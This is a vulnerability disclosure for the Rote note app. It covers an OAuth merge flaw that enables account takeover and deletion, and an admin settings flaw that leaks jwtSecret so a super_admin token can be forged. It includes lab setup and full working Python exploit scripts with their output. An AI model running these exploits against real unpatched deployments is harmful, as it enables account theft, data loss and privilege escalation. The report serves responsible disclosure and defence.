Rote Vulnerability Report
Software: Rote
Developer or vendor: Rabithua
Code repository: https://github.com/Rabithua/Rote
1. Account Takeover Through the OAuth Account Merge Endpoint
| Brief description: | POST /v2/api/auth/oauth/:provider/bind/merge does not verify that the caller owns the target third-party account, so an attacker can merge any OAuth-bound account into their own, steal its data, and delete the account. |
|---|---|
| Affected versions: | v1.2.0 to v2.6.0 |
| Preconditions: | The attacker holds any regular account, and the target account has bound a GitHub or Apple account. |
| Fix: | Rote commit 319b6eef |
Root Cause
Rote lets users bind a GitHub or Apple account to an existing account. When the third-party account is already bound to another Rote account, the frontend offers to merge the two accounts and calls POST /v2/api/auth/oauth/:provider/bind/merge after the user confirms. existingUserId and providerUserId come entirely from the request body:
// server/route/v2/oauth.ts:608-611    commit f7cc56ba4c
    const user = c.get('user') as User;
    const body = await c.req.json();
    const existingUserId = body.existingUserId;
    const providerUserId = body[`${providerName}UserId`];
The checks that follow only confirm that these two parameters match a real binding in the database:
// server/route/v2/oauth.ts:637-645    commit f7cc56ba4c
    // 3. 验证 existingUserId 对应的用户确实绑定了这个 OAuth ID
    const existingUser = await findUserByOAuthBinding(providerName, providerUserId);
    if (!existingUser) {
      throw new Error('Existing user not found or OAuth binding mismatch');
    }

    if (existingUser.id !== existingUserId) {
      throw new Error(`${providerName} ID mismatch`);
    }
No step verifies that the caller owns that third-party account, so the attacker supplies its ID freely. Once the checks pass, the server merges the accounts:
// server/route/v2/oauth.ts:658-659    commit f7cc56ba4c
    // 6. 执行账户合并(在事务内完成所有操作,包括 OAuth 绑定迁移)
    const mergeResult = await mergeUserAccounts(existingUserId, user.id);
mergeUserAccounts moves the notes, attachments, API keys, push subscriptions, and OAuth bindings of the source account to the caller, then deletes the source account:
// server/utils/dbMethods/userAccount.ts:493    commit f7cc56ba4c
        const deleteResult = await tx.delete(users).where(eq(users.id, sourceUserId)).returning();
Both IDs the attack needs are public. existingUserId comes from the public profile endpoint, and the GitHub numeric ID comes from https://api.github.com/users/<login>.
Reproduction Environment
Deploy with the official docker-compose file:
mkdir rote && cd rote
curl -fsSL -o docker-compose.yml \
  https://raw.githubusercontent.com/Rabithua/Rote/f7cc56ba4c1d8632c4c4d2d12d6867fd0b4376ec/server/docker-compose.yml
cat > .env <<'EOF'
POSTGRES_PASSWORD=rotepass
VITE_API_BASE=http://127.0.0.1:18000
EOF
docker compose up -d

Open http://127.0.0.1:18001 and finish the setup wizard, creating the super admin rootadmin with password Admin12345.. Register two regular accounts, victim and attacker, both with password Passw0rd12345.. As victim, create one private note with the content VICTIM-PRIVATE-NOTE: bank account 6222-0000-1111-2222:
As victim, bind the GitHub account victimgh. When the lab cannot reach the real GitHub, insert an equivalent binding record directly. 12345 is the GitHub numeric ID of victimgh:
docker compose exec rote-postgres psql -U rote -d rote -c \
  "INSERT INTO user_oauth_bindings (userid, provider, \"providerId\", \"providerUsername\")
   SELECT id, 'github', '12345', 'victimgh' FROM users WHERE username = 'victim';"
Reproduction
Log in as attacker, take the Rote user id of victim from the public profile endpoint GET /v2/api/users/victim, and take the GitHub numeric ID from https://api.github.com/users/victimgh. Then run this script to start the merge:
import httpx

BASE = "http://127.0.0.1:18000"

client = httpx.Client(base_url=BASE, timeout=30)
r = client.post("/v2/api/auth/login", json={"username": "attacker", "password": "Passw0rd12345."})
token = r.json()["data"]["accessToken"]
headers = {"authorization": f"Bearer {token}"}

# Rote user id of victim, taken from the public profile endpoint
victim = client.get("/v2/api/users/victim").json()["data"]
print("victim id:", victim["id"])

# GitHub numeric ID bound by victim, taken from https://api.github.com/users/victimgh
github_id = "12345"

r = client.post(
    "/v2/api/auth/oauth/github/bind/merge",
    headers=headers,
    json={
        "existingUserId": victim["id"],
        "githubUserId": github_id,
        "githubUsername": "victimgh",
    },
)
print(r.status_code, r.json())

# read the notes with the attacker's token after the merge
notes = client.get("/v2/api/notes", headers=headers).json()["data"]
for note in notes:
    print(note["id"], note["content"])
The output is:
victim id: 91510c52-9062-4416-aacd-cba5396b6df2
200 {'code': 0, 'message': '账户合并成功,github 已绑定', 'data': {'merged': True, 'mergedData': {'notes': 1, 'attachments': 0, 'reactions': 0, 'openKeys': 0, 'subscriptions': 0, 'apnsDevices': 0, 'pushEvents': 0, 'changes': 1, 'aiConversations': 0}}}
9f6c5c7b-0387-4731-b190-5960c558eede VICTIM-PRIVATE-NOTE: bank account 6222-0000-1111-2222

The private note of victim now belongs to attacker:
The account of victim has been deleted, so the old password no longer logs in:

The login endpoint answers:
{"code":1,"message":"User not found.","data":null}2. Privilege Escalation from admin to super_admin by Reading and Rewriting jwtSecret
| Brief description: | /v2/api/admin/settings lets a plain admin read and rewrite the security configuration, including jwtSecret, so an attacker can forge a JWT token for the super admin and promote an admin account to super_admin. |
|---|---|
| Affected versions: | v1.0.0 to v2.6.0 |
| Preconditions: | The attacker holds an account with the admin role. |
| Fix: | Rote commit 319b6eef |
Root Cause
Rote has four roles, user, moderator, admin, and super_admin, and operations such as changing a user’s role are reserved for super_admin. The configuration endpoints only require admin:
// server/route/v2/admin.ts:95    commit f7cc56ba4c
adminRouter.get('/settings', authenticateJWT, requireAdmin, async (c: HonoContext) => {
The response masks only the ai group and returns the rest as is:
// server/route/v2/admin.ts:86-92    commit f7cc56ba4c
const sanitizeSettingsForAdmin = (configs: Record<string, any>) => {
  if (!configs.ai) return configs;
  return {
    ...configs,
    ai: sanitizeAiConfig(configs.ai),
  };
};
The security group holds jwtSecret, jwtRefreshSecret, sessionSecret, the OAuth clientSecret, and other secrets, so a plain admin reads the signing key directly.
PUT /v2/api/admin/settings also requires only admin and applies no field whitelist to the security group, so the attacker can rewrite jwtSecret as well. The super admin check covers only the system group:
// server/route/v2/admin.ts:126-146    commit f7cc56ba4c
adminRouter.put('/settings', authenticateJWT, requireAdmin, async (c: HonoContext) => {
  try {
    const body = await c.req.json();
    const { group } = body as { group: string; config: any };
    let { config } = body as { group: string; config: any };

    if (!group || !config) {
      return c.json(createResponse(null, 'Group and config are required'), 400);
    }

    // 验证分组是否有效
    const validGroups = ['site', 'storage', 'security', 'notification', 'ui', 'system', 'ai'];
    if (!validGroups.includes(group)) {
      return c.json(createResponse(null, 'Invalid configuration group'), 400);
    }

    // 对于系统配置,只允许超级管理员修改
    const user = c.get('user') as any;
    if (group === 'system' && user?.role !== 'super_admin') {
      return c.json(createResponse(null, 'Only super admin can modify system configuration'), 403);
    }
The access token is an HS256 JWT signed with jwtSecret:
// server/utils/jwt.ts:13-28    commit f7cc56ba4c
export async function generateAccessToken(payload: CustomJWTPayload): Promise<string> {
  // 动态获取配置
  const config = getGlobalConfig<SecurityConfig>('security');
  if (!config || !config.jwtSecret) {
    throw new Error('JWT is not configured. Please complete the security configuration first.');
  }

  const secret = new TextEncoder().encode(config.jwtSecret);
  const expiry = config.jwtAccessExpiry || '7d';

  return await new SignJWT(payload)
    .setProtectedHeader({ alg: 'HS256' })
    .setIssuedAt()
    .setIssuer('rote-app')
    .setExpirationTime(expiry)
    .sign(secret);
The auth middleware verifies the signature and then loads the user named by the userId inside the token. With jwtSecret an attacker signs a valid token for any user, including the super admin.
Reproduction Environment
Deploy with the official docker-compose file:
mkdir rote && cd rote
curl -fsSL -o docker-compose.yml \
  https://raw.githubusercontent.com/Rabithua/Rote/f7cc56ba4c1d8632c4c4d2d12d6867fd0b4376ec/server/docker-compose.yml
cat > .env <<'EOF'
POSTGRES_PASSWORD=rotepass
VITE_API_BASE=http://127.0.0.1:18000
EOF
docker compose up -d
Open http://127.0.0.1:18001 and finish the setup wizard, creating the super admin rootadmin with password Admin12345.. Register a regular account sysadmin with password Passw0rd12345.. The user list in the admin panel offers no way to change roles, so grant sysadmin the admin role with:
docker compose exec rote-postgres psql -U rote -d rote -c \
  "UPDATE users SET role = 'admin' WHERE username = 'sysadmin';"
Reproduction
Log in as sysadmin and open the admin panel:


The user list shows sysadmin with the role admin:

Run the following script. It reads jwtSecret, forges a token for rootadmin, and uses it on the role endpoint that only super_admin may call:
import base64, hashlib, hmac, json, time
import httpx

BASE = "http://127.0.0.1:18000"
client = httpx.Client(base_url=BASE, timeout=30)

# log in with the admin account
r = client.post("/v2/api/auth/login", json={"username": "sysadmin", "password": "Passw0rd12345."})
admin_token = r.json()["data"]["accessToken"]
admin_headers = {"authorization": f"Bearer {admin_token}"}

# read the security configuration, which contains jwtSecret
cfg = client.get("/v2/api/admin/settings", headers=admin_headers,
                 params={"group": "security"}).json()["data"]["config"]
print("jwtSecret leaked:", cfg["jwtSecret"])

# user id of the super admin
users = client.get("/v2/api/admin/users", headers=admin_headers).json()["data"]["users"]
root = [u for u in users if u["username"] == "rootadmin"][0]
me = [u for u in users if u["username"] == "sysadmin"][0]

# forge an access token for rootadmin with the leaked jwtSecret
def b64(data):
    return base64.urlsafe_b64encode(data).rstrip(b"=")

header = b64(json.dumps({"alg": "HS256", "typ": "JWT"}).encode())
payload = b64(json.dumps({
    "userId": root["id"], "username": root["username"],
    "iat": int(time.time()), "iss": "rote-app", "exp": int(time.time()) + 86400,
}, separators=(",", ":")).encode())
sig = b64(hmac.new(cfg["jwtSecret"].encode(), header + b"." + payload, hashlib.sha256).digest())
forged = (header + b"." + payload + b"." + sig).decode()
print("forged token accepted:",
      client.get("/v2/api/admin/settings",
                 headers={"authorization": f"Bearer {forged}"}).status_code)

# promote sysadmin to super_admin with the forged token
r = client.put(f"/v2/api/admin/users/{me['id']}/role",
               headers={"authorization": f"Bearer {forged}"},
               json={"role": "super_admin"})
print("role change:", r.status_code, r.json()["message"])

# check the current role of sysadmin
print("sysadmin role now:",
      [u["role"] for u in client.get("/v2/api/admin/users", headers=admin_headers).json()["data"]["users"]
       if u["username"] == "sysadmin"][0])
The output is:
jwtSecret leaked: dosFsiV1CopF6jKtoxfaFgwIsFsqeBPgE5pBjQ6uQZ7l8wkxY9dqzN0lwm7oOSmQMoN45VWmrCgY4nuQl2bLsw==
forged token accepted: 200
role change: 200 User role updated successfully
sysadmin role now: super_admin
Reload the admin panel, and sysadmin now has the role super_admin: